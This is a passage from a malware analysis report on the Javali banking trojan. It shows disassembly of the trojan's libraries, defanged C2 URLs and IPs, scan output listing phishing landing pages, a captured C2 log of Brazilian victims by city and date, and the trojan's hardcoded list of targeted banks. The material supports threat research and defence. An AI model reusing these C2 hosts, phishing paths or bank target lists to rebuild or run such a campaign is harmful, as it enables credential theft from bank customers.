seg008:6FFE33E0	db	085h ;				
seg008:6FFE33E1	db	'DCPripemd160'				
seg008:6FFE33ED	db	0				
seg008:6FFE33EE	db	10h				
seg008:6FFE33EF	db	11h				
seg008:6FFE33F0	db	'DCPsha1'				

Figure 23: Classe names of cryptographic algorithms used by Javali trojan.

On the other side, the host information retrieved from Google Docs is obfuscated for obvious reasons. Javali also adopts another third-party library named **IndyProject** for communication with the C2.

Indy is an open-source client/server communications library that supports TCP/UDP/RAW sockets, as well as over 100 higher level protocols including SMTP, POP3, IMAP, NNTP, HTTP, FTP, and many more. Indy is written in Delphi but is also available for C++Builder and FreePascal.

```

seg001:6EEF8F70 mov     eax, ds:dword_6EC93238+5Ch
seg001:6EEF8F80 call   sub_6EC937A0
seg001:6EEF8F85 mov     ds:dword_6EF04E30, eax
seg001:6EEF8F8A push   offset aOpenSslSupport ; "Open SSL Support DLL Delphi and C++Buil"...
seg001:6EEF8F8F push   offset aHttpWwIndypro ; "http://www.indyproject.org/\n\rOriginal"...
seg001:6EEF8F94 mov     eax, ds:off_6ECABF34
seg001:6EEF8F99 push   eax
seg001:6EEF8F9A mov     eax, ds:off_6ECAC5B8
seg001:6EEF8F9F push   eax
seg001:6EEF8FA0 mov     ecx, offset aCopyright19932 ; "Copyright © 1993 - 2014\n\rChad Z. Howe"...
seg001:6EEF8FA5 mov     edx, offset aIndyPitCrew ; "Indy Pit Crew"
seg001:6EEF8FAA mov     eax, offset aOpenssl ; "OpenSSL"
seg001:6EEF8FAF call   sub_6EC95F68
seg001:6EEF8FB4 mov     eax, ds:off_6ECABF34
seg001:6EEF8FB9 call   sub_6EC8670C
seg001:6EEF8FBE
locret_6EEF8FBE: retn                                ; CODE XREF: seg001:6EEF8F77↑j
seg001:6EEF8FBE ; -----
seg001:6EEF8FBF align 10h
seg001:6EEF8FC0 dd 20480h, 0FFFFFFFh, 34h
seg001:6EEF8FCC aOpenSslSupport: ; DATA XREF: seg001:6EEF8F8A↑o
seg001:6EEF8FCC text "UTF-16LE", 'Open SSL Support DLL Delphi and C++Builder interfac'
seg001:6EEF8FCC text "UTF-16LE", 'e',0
seg001:6EEF9036 align 4
seg001:6EEF9038 dd 20480h, 0FFFFFFFh, 3Ah
seg001:6EEF9044 aHttpWwIndypro: ; DATA XREF: seg001:6EEF8F8F↑o
seg001:6EEF9044 text "UTF-16LE", 'http://www.indyproject.org/',0Ah
seg001:6EEF9044 text "UTF-16LE", 0Dh,'Original Author - Gregor Ibic',0
seg001:6EEF90BA align 4
seg001:6EEF90BC dd 20480h, 0FFFFFFFh, 5Ah
seg001:6EEF90C8 aCopyright19932: ; DATA XREF: seg001:6EEF8FA0↑o
seg001:6EEF90C8 text "UTF-16LE", 'Copyright © 1993 - 2014',0Ah
seg001:6EEF90C8 text "UTF-16LE", 0Dh,'Chad Z. Hower (Kudzu) and the Indy Pit Crew. Al'
seg001:6EEF90C8 text "UTF-16LE", 'l rights reserved.',0
seg001:6EEF917E align 10h
seg001:6EEF9180 dd 20480h, 0FFFFFFFh, 0Dh
seg001:6EEF918C aIndyPitCrew: ; DATA XREF: seg001:6EEF8FA5↑o
seg001:6EEF918C text "UTF-16LE", 'Indy Pit Crew',0

```

Figure 24: IndyProject third-party library used by Javali.

From the analysis of Javali's sample, information about C2 where extracted. By comparing the first URL "*claricepss.webcindario.com*" with other subdomains from "***webcindario.com***" which translates to IP **5.57.226.1202**, we can found that the domain has been used for a long time by Brazilian criminals in campaigns this line.

```
6EEE37E3, "mov
eax, avira.oe.nativecore.6EF18954", "&L""hxxps://claricepss.webcindario.]com/pgl/index.p

6EEE380B, "mov eax, avira.oe.nativecore.6EF18970", "&L""191.232.170.]12""
6EEE3815, "mov eax, avira.oe.nativecore.6EF18974", "&L""25325""
51.103.136.]92/nave/index.php
```

For example, other directories were found upon the subdomain "***claricepss***" as observed below with malicious landing pages related to banking organizations available and used to capture the victims' credentials.


```
[13:38:54] 301 - 6KB - /bb -> https://claricepss.webcindario.]com/bb/
[13:39:05] 301 - 6KB - /cadastro ->
https://claricepss.webcindario.]com/cadastro/
[13:39:18] 301 - 6KB - /chrome -> https://claricepss.webcindario.]com/chrome/
[13:39:20] 301 - 6KB - /black -> https://claricepss.webcindario.]com/black/
[13:39:21] 301 - 6KB - /imap -> https://claricepss.webcindario.]com/imap/
[13:39:23] 301 - 6KB - /casa -> https://claricepss.webcindario.]com/casa/
[13:39:30] 301 - 6KB - /pgl -> https://claricepss.webcindario.]com/pgl/
[13:39:57] 301 - 6KB - /deco -> https://claricepss.webcindario.]com/deco/
[13:40:52] 301 - 6KB - /xy -> https://claricepss.webcindario.]com/xy/
```



Figure 25: Banking landing-page used to collect credentials and lure victims during the infection process.

Next, we can observe the output from the C2 server of Javali trojan banker, with the last infected victims and their geolocation, and also extracted passwords from online services hardcoded inside the malware such as:

- **kinghost.]com].br**
- **uolhost.]com].br**
- **terra.]com].br**



2021 CLIENTES:

1 - Quinta-Feira, 11 de Fevereiro de 2021 - as: 07:49:06 - 18	Windows 10 - NAVEGADOR DESCONHECIDO - - Sao Paulo - Franca - Brazil [Bingo]
2 - Quinta-Feira, 11 de Fevereiro de 2021 - as: 07:56:59 - 18	- Windows 10 - NAVEGADOR DESCONHECIDO - - Santa Catarina - Florianópolis - Brazil [Bingo]
3 - Quinta-Feira, 11 de Fevereiro de 2021 - as: 08:01:16 - 17	- Windows 10 - NAVEGADOR DESCONHECIDO - - Sergipe - Aracaju - Brazil [Bingo]
4 - Quinta-Feira, 11 de Fevereiro de 2021 - as: 08:03:47 - 20	- Windows 10 - NAVEGADOR DESCONHECIDO - - Ceara - Sobral - Brazil [Bingo]
5 - Quinta-Feira, 11 de Fevereiro de 2021 - as: 08:04:27 - 17	Windows 10 - NAVEGADOR DESCONHECIDO - - Minas Gerais - Raul Soares - Brazil [Bingo]
6 - Quinta-Feira, 11 de Fevereiro de 2021 - as: 08:05:03 - 17	Windows 10 - NAVEGADOR DESCONHECIDO - - Alagoas - Campo Alegre - Brazil [Bingo]
7 - Quinta-Feira, 11 de Fevereiro de 2021 - as: 08:06:25 - 17	5 - Windows 10 - NAVEGADOR DESCONHECIDO - - Sao Paulo - Ribeirão Preto - Brazil [Bingo]
8 - Quinta-Feira, 11 de Fevereiro de 2021 - as: 08:08:15 - 17	- Windows 10 - NAVEGADOR DESCONHECIDO - - Sao Paulo - Mogi das Cruzes - Brazil [Bingo]
9 - Quinta-Feira, 11 de Fevereiro de 2021 - as: 08:10:25 - 48	- Windows 10 - NAVEGADOR DESCONHECIDO - - Goias - Anápolis - Brazil [Bingo]
10 - Quinta-Feira, 11 de Fevereiro de 2021 - as: 08:11:04 - 48	Windows 10 - NAVEGADOR DESCONHECIDO - - Rio Grande do Sul - Nova Santa Rita - Brazil [Bingo]
11 - Quinta-Feira, 11 de Fevereiro de 2021 - as: 08:14:27 - 17	1 - Windows 10 - NAVEGADOR DESCONHECIDO - - Goias - Goiânia - Brazil [Bingo]
12 - Quinta-Feira, 11 de Fevereiro de 2021 - as: 08:16:59 - 17	5 - Windows 10 - NAVEGADOR DESCONHECIDO - - Rio de Janeiro - Volta Redonda - Brazil [Bingo]
13 - Quinta-Feira, 11 de Fevereiro de 2021 - as: 08:20:24 - 17	3 - Windows 10 - NAVEGADOR DESCONHECIDO - - Santa Catarina - Joinville - Brazil [Bingo]
14 - Quinta-Feira, 11 de Fevereiro de 2021 - as: 08:20:37 - 17	- Windows 10 - NAVEGADOR DESCONHECIDO - - Pernambuco - Recife - Brazil [Bingo]
15 - Quinta-Feira, 11 de Fevereiro de 2021 - as: 08:20:48 - 17	Windows 10 - NAVEGADOR DESCONHECIDO - - Sao Paulo - Campinas - Brazil [Bingo]
16 - Quinta-Feira, 11 de Fevereiro de 2021 - as: 08:22:42 - 17	0 - Windows 10 - NAVEGADOR DESCONHECIDO - - Minas Gerais - Belo Horizonte - Brazil [Bingo]
17 - Quinta-Feira, 11 de Fevereiro de 2021 - as: 08:24:42 - 17	8 - Windows 10 - NAVEGADOR DESCONHECIDO - - Rio de Janeiro - Rio de Janeiro - Brazil [Bingo]
18 - Quinta-Feira, 11 de Fevereiro de 2021 - as: 08:26:20 - 17	0 - Windows 10 - NAVEGADOR DESCONHECIDO - - Rio de Janeiro - Bom Jesus do Itabapoana - Brazil [Bingo]
19 - Quinta-Feira, 11 de Fevereiro de 2021 - as: 08:28:13 - 17	- Windows 10 - NAVEGADOR DESCONHECIDO - - Para - Ananindeua - Brazil [Bingo]
20 - Quinta-Feira, 11 de Fevereiro de 2021 - as: 08:30:08 - 17	- Windows 10 - NAVEGADOR DESCONHECIDO - - Sao Paulo - Santa Isabel - Brazil [Bingo]
21 - Quinta-Feira, 11 de Fevereiro de 2021 - as: 08:31:24 - 17	- Windows 10 - NAVEGADOR DESCONHECIDO - - Minas Gerais - Nova Lima - Brazil [Bingo]
22 - Quinta-Feira, 11 de Fevereiro de 2021 - as: 08:31:24 - 48	5 - Windows 10 - NAVEGADOR DESCONHECIDO - - Goias - Jatai - Brazil [Bingo]
23 - Quinta-Feira, 11 de Fevereiro de 2021 - as: 08:31:48 - 17	2 - Windows 10 - NAVEGADOR DESCONHECIDO - - Rio Grande do Sul - São Leopoldo - Brazil [Bingo]
24 - Quinta-Feira, 11 de Fevereiro de 2021 - as: 08:35:15 - 17	2 - Windows 10 - NAVEGADOR DESCONHECIDO - - Rio de Janeiro - Rio de Janeiro - Brazil [Bingo]
25 - Quinta-Feira, 11 de Fevereiro de 2021 - as: 08:36:32 - 17	- Windows 10 - NAVEGADOR DESCONHECIDO - - Rio Grande do Sul - Novo Hamburgo - Brazil [Bingo]
26 - Quinta-Feira, 11 de Fevereiro de 2021 - as: 08:36:42 - 17	- Windows 10 - NAVEGADOR DESCONHECIDO - - Minas Gerais - Curvelo - Brazil [Bingo]
27 - Quinta-Feira, 11 de Fevereiro de 2021 - as: 08:36:59 - 17	- Windows 10 - NAVEGADOR DESCONHECIDO - - Minas Gerais - Uberaba - Brazil [Bingo]
28 - Quinta-Feira, 11 de Fevereiro de 2021 - as: 08:39:12 - 17	- Windows 10 - NAVEGADOR DESCONHECIDO - - Sao Paulo - Guarulhos - Brazil [Bingo]
29 - Quinta-Feira, 11 de Fevereiro de 2021 - as: 08:40:02 - 17	5 - Windows 10 - NAVEGADOR DESCONHECIDO - - Rio de Janeiro - Rio das Ostras - Brazil [Bingo]
30 - Quinta-Feira, 11 de Fevereiro de 2021 - as: 08:40:40 - 17	27 - Windows 10 - NAVEGADOR DESCONHECIDO - - Minas Gerais - Frutal - Brazil [Bingo]
31 - Quinta-Feira, 11 de Fevereiro de 2021 - as: 08:41:29 - 17	0 - Windows 10 - NAVEGADOR DESCONHECIDO - - Mato Grosso - - Brazil [Bingo]
32 - Quinta-Feira, 11 de Fevereiro de 2021 - as: 08:42:49 - 17	04 - Windows 10 - NAVEGADOR DESCONHECIDO - - Sao Paulo - São Paulo - Brazil [Bingo]
33 - Quinta-Feira, 11 de Fevereiro de 2021 - as: 08:44:10 - 17	- Windows 10 - NAVEGADOR DESCONHECIDO - - Sao Paulo - Limeira - Brazil [Bingo]
34 - Quinta-Feira, 11 de Fevereiro de 2021 - as: 08:44:35 - 17	- Windows 10 - NAVEGADOR DESCONHECIDO - - Sao Paulo - Barretos - Brazil [Bingo]
35 - Quinta-Feira, 11 de Fevereiro de 2021 - as: 08:44:55 - 17	32 - Windows 10 - NAVEGADOR DESCONHECIDO - - Sao Paulo - Barretos - Brazil [Bingo]
36 - Quinta-Feira, 11 de Fevereiro de 2021 - as: 08:45:21 - 17	Windows 10 - NAVEGADOR DESCONHECIDO - - Sao Paulo - Marília - Brazil [Bingo]
37 - Quinta-Feira, 11 de Fevereiro de 2021 - as: 08:46:01 - 17	- Windows 10 - NAVEGADOR DESCONHECIDO - - Sao Paulo - Santa Gertrudes - Brazil [Bingo]
38 - Quinta-Feira, 11 de Fevereiro de 2021 - as: 08:47:54 - 17	2 - Windows 10 - NAVEGADOR DESCONHECIDO - - Minas Gerais - Belo Horizonte - Brazil [Bingo]
39 - Quinta-Feira, 11 de Fevereiro de 2021 - as: 08:50:20 - 17	25 - Windows 10 - NAVEGADOR DESCONHECIDO - - Sao Paulo - Tatui - Brazil [Bingo]
40 - Quinta-Feira, 11 de Fevereiro de 2021 - as: 08:52:44 - 17	Windows 10 - NAVEGADOR DESCONHECIDO - - Minas Gerais - Uberlândia - Brazil [Bingo]
41 - Quinta-Feira, 11 de Fevereiro de 2021 - as: 08:54:28 - 17	0 - Windows 10 - NAVEGADOR DESCONHECIDO - - Parana - Campo Largo - Brazil [Bingo]
42 - Quinta-Feira, 11 de Fevereiro de 2021 - as: 08:55:19 - 17	34 - Windows 10 - NAVEGADOR DESCONHECIDO - - Parana - Curitiba - Brazil [Bingo]
43 - Quinta-Feira, 11 de Fevereiro de 2021 - as: 08:55:22 - 17	- Windows 10 - NAVEGADOR DESCONHECIDO - - - - Brazil [Bingo]
44 - Quinta-Feira, 11 de Fevereiro de 2021 - as: 08:57:09 - 17	1 - Windows 10 - NAVEGADOR DESCONHECIDO - - Rio Grande do Sul - Porto Alegre - Brazil [Bingo]
45 - Quinta-Feira, 11 de Fevereiro de 2021 - as: 08:57:57 - 17	9 - Windows 10 - NAVEGADOR DESCONHECIDO - - Espirito Santo - Serra - Brazil [Bingo]
46 - Quinta-Feira, 11 de Fevereiro de 2021 - as: 09:01:04 - 17	3 - Windows 10 - NAVEGADOR DESCONHECIDO - - Rio de Janeiro - Rio de Janeiro - Brazil [Bingo]
47 - Quinta-Feira, 11 de Fevereiro de 2021 - as: 09:04:41 - 17	7 - Windows 10 - NAVEGADOR DESCONHECIDO - - Sao Paulo - Indaiatuba - Brazil [Bingo]
48 - Quinta-Feira, 11 de Fevereiro de 2021 - as: 09:07:06 - 17	- Windows 10 - NAVEGADOR DESCONHECIDO - - Mato Grosso do Sul - Dourados - Brazil [Bingo]
49 - Quinta-Feira, 11 de Fevereiro de 2021 - as: 09:07:26 - 17	1 - Windows 10 - NAVEGADOR DESCONHECIDO - - Rio Grande do Sul - Santa Maria - Brazil [Bingo]
50 - Quinta-Feira, 11 de Fevereiro de 2021 - as: 09:07:45 - 17	- Windows 10 - NAVEGADOR DESCONHECIDO - - Para - Belém - Brazil [Bingo]
51 - Quinta-Feira, 11 de Fevereiro de 2021 - as: 09:07:54 - 17	5 - Windows 10 - NAVEGADOR DESCONHECIDO - - Sao Paulo - Sumaré - Brazil [Bingo]
52 - Quinta-Feira, 11 de Fevereiro de 2021 - as: 09:08:33 - 17	9 - Windows 10 - NAVEGADOR DESCONHECIDO - - Rio Grande do Sul - Rio Grande - Brazil [Bingo]
233 - Sexta-Feira, 12 de Fevereiro de 2021 - as: 07:33:26 - 17	9 - Windows 10 - NAVEGADOR DESCONHECIDO - - Rio Grande do Sul - Agudo - Brazil [Bingo]
234 - Sexta-Feira, 12 de Fevereiro de 2021 - as: 07:37:55 - 17	45 - Windows 10 - NAVEGADOR DESCONHECIDO - - Minas Gerais - Contagem - Brazil [Bingo]
235 - Sexta-Feira, 12 de Fevereiro de 2021 - as: 07:50:01 - 17	- Windows 10 - NAVEGADOR DESCONHECIDO - - Parana - Londrina - Brazil [Bingo]
236 - Sexta-Feira, 12 de Fevereiro de 2021 - as: 07:50:05 - 17	0 - Windows 10 - NAVEGADOR DESCONHECIDO - - Sao Paulo - São Paulo - Brazil [Bingo]
237 - Sexta-Feira, 12 de Fevereiro de 2021 - as: 07:50:20 - 17	1 - Windows 10 - NAVEGADOR DESCONHECIDO - - Minas Gerais - Belo Horizonte - Brazil [Bingo]
238 - Sexta-Feira, 12 de Fevereiro de 2021 - as: 07:53:49 - 17	- Windows 10 - NAVEGADOR DESCONHECIDO - - Minas Gerais - Ribeirão das Neves - Brazil [Bingo]
239 - Sexta-Feira, 12 de Fevereiro de 2021 - as: 08:07:06 - 17	4 - Windows 10 - NAVEGADOR DESCONHECIDO - - Sao Paulo - Campinas - Brazil [Bingo]
240 - Sexta-Feira, 12 de Fevereiro de 2021 - as: 08:10:05 - 17	- Windows 10 - NAVEGADOR DESCONHECIDO - - - - Brazil [Bingo]
241 - Sexta-Feira, 12 de Fevereiro de 2021 - as: 08:10:48 - 17	60 - Windows 10 - NAVEGADOR DESCONHECIDO - - Sao Paulo - São Paulo - Brazil [Bingo]
242 - Sexta-Feira, 12 de Fevereiro de 2021 - as: 08:14:50 - 17	5 - Windows 10 - NAVEGADOR DESCONHECIDO - - Sao Paulo - Mogi das Cruzes - Brazil [Bingo]
243 - Sexta-Feira, 12 de Fevereiro de 2021 - as: 08:23:27 - 17	- Windows 10 - NAVEGADOR DESCONHECIDO - - Ceara - Fortaleza - Brazil [Bingo]
244 - Sexta-Feira, 12 de Fevereiro de 2021 - as: 08:33:25 - 17	2 - Windows 10 - NAVEGADOR DESCONHECIDO - - Santa Catarina - Blumenau - Brazil [Bingo]
245 - Sexta-Feira, 12 de Fevereiro de 2021 - as: 08:52:05 - 17	4 - Windows 10 - NAVEGADOR DESCONHECIDO - - Sao Paulo - Santos - Brazil [Bingo]
246 - Sexta-Feira, 12 de Fevereiro de 2021 - as: 08:52:27 - 17	1 - Windows 10 - NAVEGADOR DESCONHECIDO - - Amazonas - Manaus - Brazil [Bingo]
247 - Sexta-Feira, 12 de Fevereiro de 2021 - as: 09:06:18 - 17	- Windows 10 - NAVEGADOR DESCONHECIDO - - Federal District - Brasília - Brazil [Bingo]
248 - Sexta-Feira, 12 de Fevereiro de 2021 - as: 09:52:37 - 17	- Windows 10 - NAVEGADOR DESCONHECIDO - - Parana - Colombo - Brazil [Bingo]
249 - Sexta-Feira, 12 de Fevereiro de 2021 - as: 11:53:23 - 17	Windows 10 - NAVEGADOR DESCONHECIDO - - Sao Paulo - Caraguatuba - Brazil [Bingo]
250 - Sexta-Feira, 12 de Fevereiro de 2021 - as: 13:39:23 - 17	9 - Windows 10 - NAVEGADOR DESCONHECIDO - - Rio Grande do Sul - Caxias do Sul - Brazil [Bingo]
251 - Sexta-Feira, 12 de Fevereiro de 2021 - as: 14:33:15 - 17	9 - Windows 10 - NAVEGADOR DESCONHECIDO - - Minas Gerais - Belo Horizonte - Brazil [Bingo]
252 - Sexta-Feira, 12 de Fevereiro de 2021 - as: 14:43:54 - 17	- Windows 10 - NAVEGADOR DESCONHECIDO - - Sao Paulo - Piracicaba - Brazil [Bingo]
253 - Sexta-Feira, 12 de Fevereiro de 2021 - as: 14:58:37 - 17	0 - Windows 10 - NAVEGADOR DESCONHECIDO - - Espirito Santo - Vitória - Brazil [Bingo]
254 - Sexta-Feira, 12 de Fevereiro de 2021 - as: 15:42:44 - 17	- Windows 10 - NAVEGADOR DESCONHECIDO - - Sao Paulo - Santo André - Brazil [Bingo]
255 - Sábado, 13 de Fevereiro de 2021 - as: 10:35:14 - 176	Windows 10 - NAVEGADOR DESCONHECIDO - - Amazonas - Manaus - Brazil [Bingo]
256 - Sábado, 13 de Fevereiro de 2021 - as: 12:07:43 - 177	Windows 10 - NAVEGADOR DESCONHECIDO - - Santa Catarina - Pinhalzinho - Brazil [Bingo]
257 - Segunda-Feira, 15 de Fevereiro de 2021 - as: 08:06:4 - 17	12 - Windows 10 - NAVEGADOR DESCONHECIDO - - Sao Paulo - São Paulo - Brazil [Bingo]
258 - Segunda-Feira, 15 de Fevereiro de 2021 - as: 08:19:1 - 17	15 - Windows 10 - NAVEGADOR DESCONHECIDO - - Sao Paulo - Indaiatuba - Brazil [Bingo]
259 - Segunda-Feira, 15 de Fevereiro de 2021 - as: 12:58:5 - 17	245 - Windows 10 - NAVEGADOR DESCONHECIDO - - Mato Grosso - Cuiabá - Brazil [Bingo]
260 - Segunda-Feira, 15 de Fevereiro de 2021 - as: 15:30:5 - 17	0.251 - Windows 10 - NAVEGADOR DESCONHECIDO - - Minas Gerais - Divinópolis - Brazil [Bingo]
261 - Segunda-Feira, 15 de Fevereiro de 2021 - as: 16:59:3 - 17	1 - Windows 10 - NAVEGADOR DESCONHECIDO - - Sao Paulo - São Paulo - Brazil [Bingo]
262 - Segunda-Feira, 15 de Fevereiro de 2021 - as: 18:59:3 - 17	95 - Windows 10 - NAVEGADOR DESCONHECIDO - - Rio Grande do Sul - Porto Alegre - Brazil [Bingo]
263 - Segunda-Feira, 15 de Fevereiro de 2021 - as: 20:38:5 - 17	14 - Windows 10 - NAVEGADOR DESCONHECIDO - - Sao Paulo - Praia Grande - Brazil [Bingo]
264 - Terça-Feira, 16 de Fevereiro de 2021 - as: 07:51:01 - 17	11 - Windows 10 - NAVEGADOR DESCONHECIDO - - Sao Paulo - Barueri - Brazil [Bingo]
265 - Terça-Feira, 16 de Fevereiro de 2021 - as: 08:04:39 - 17	15 - Windows 10 - NAVEGADOR DESCONHECIDO - - Minas Gerais - Arcos - Brazil [Bingo]
266 - Terça-Feira, 16 de Fevereiro de 2021 - as: 08:31:20 - 17	9 - Windows 10 - NAVEGADOR DESCONHECIDO - - Minas Gerais - Belo Horizonte - Brazil [Bingo]

Acessos: 266 - 10




Figure 26: C2 dashboard with last infections and victims' credentials.

In detail, these fake pages are shown during the infection chain in order to collect credentials. Criminals control all the workflow and victims' navigation in the background and in real-time as detailed [in this article](#) related to a huge phishing campaign this nature – **Anubis Phishing Network**.

Window overlay process

When victims access a specific banking or financial portal, the malware triggers a new thread to launch the overlay windows. If the accessed portal matches the hardcoded banking organizations, Javali sends to the C2 a simple request with information about the infected machine separated by markers such as “|” and “<”.

Full list of hardcoded banking and financial organizations:

x2ddad8c (16): CrediSiS
0x2ddadb4 (16): Viacredi
0x2ddaddc (16): CIDETRAN
0x2ddae04 (16): Daycoval
0x2ddae2c (22): BRB Banknet
0x2ddae54 (20): Banco Alfa
0x2ddae7c (16): NBC BANK
0x2ddaea4 (22): Pine Online
0x2ddaecc (22): Banco Safra
0x2ddaef4 (16): Banestes
0x2ddaf1c (22): Banco Inter
0x2ddaf44 (18): Banco BNB
0x2ddaf6c (18): Mercantil
0x2ddaf94 (18): Santander
0x2ddafbc (16): Banco It
0x2ddafe4 (18): Bradesco
0x2ddb00c (22): [bb.com.br]
0x2ddb034 (16): R4pp0rt
0x2ddb05c (16): core.exe
0x2ddb084 (22): SunAwtFrame
0x2ddb0ac (16): Cursor_1
0x2ddb0d4 (20): DWMAPI.dll
0x2ddb0fc (18): Banco Ita
0x2ddb124 (16): BL-0.ini
0x2ddb14c (22): default_set
0x2ddb174 (22): \ConfXTheme
0x2ddb19c (18): Microsoft
0x2ddb1c4 (16): KingHost
0x2ddb1ec (16): Locamail
0x2ddb214 (20): Terra Mail
0x2ddb23c (20): E-mail UOL
Aplicativo Itaú
itauaplicativo.exe
Banco Itaú
Aplicativo sicoob
sicoob
AplicativoBradesco.exe
NavegadorExclusivoBradesco.exe
Aplicativo bradesco
Banco Bradesco
Banco do Brasil
Banco Bradesco | Pessoa Física, Exclusive, Prime e Private
Bradesco
Pessoa jurídica | Bradesco
Bradesco JuJu
Banco Itáu
Santander
Banco Santander
Sicredi
Banco Sicredi
Mercantil
Banco Mercantil
internetbanking
Caixa Economica
Banco Sicoob

Unicred Portal
Banco Unicred
Internet Banking BNB
Banco BNB
Banco Inter
Banco Intermedium
Banco MUFG Brasil S.A.
Banestes - Internet Banking
Banestes
Internet Banking
Banpará
Cetelem | Login
Cooperativa de Crédito
Nova Home | Internet
Banco Safra
BANCO PAULISTA
UNICRED
UniprimeCentral
Bem vindo ao seu BMG
Portal - Banco Votorantim
Pine Online
NBC BANK
Tribanco Online
Banco Alfa
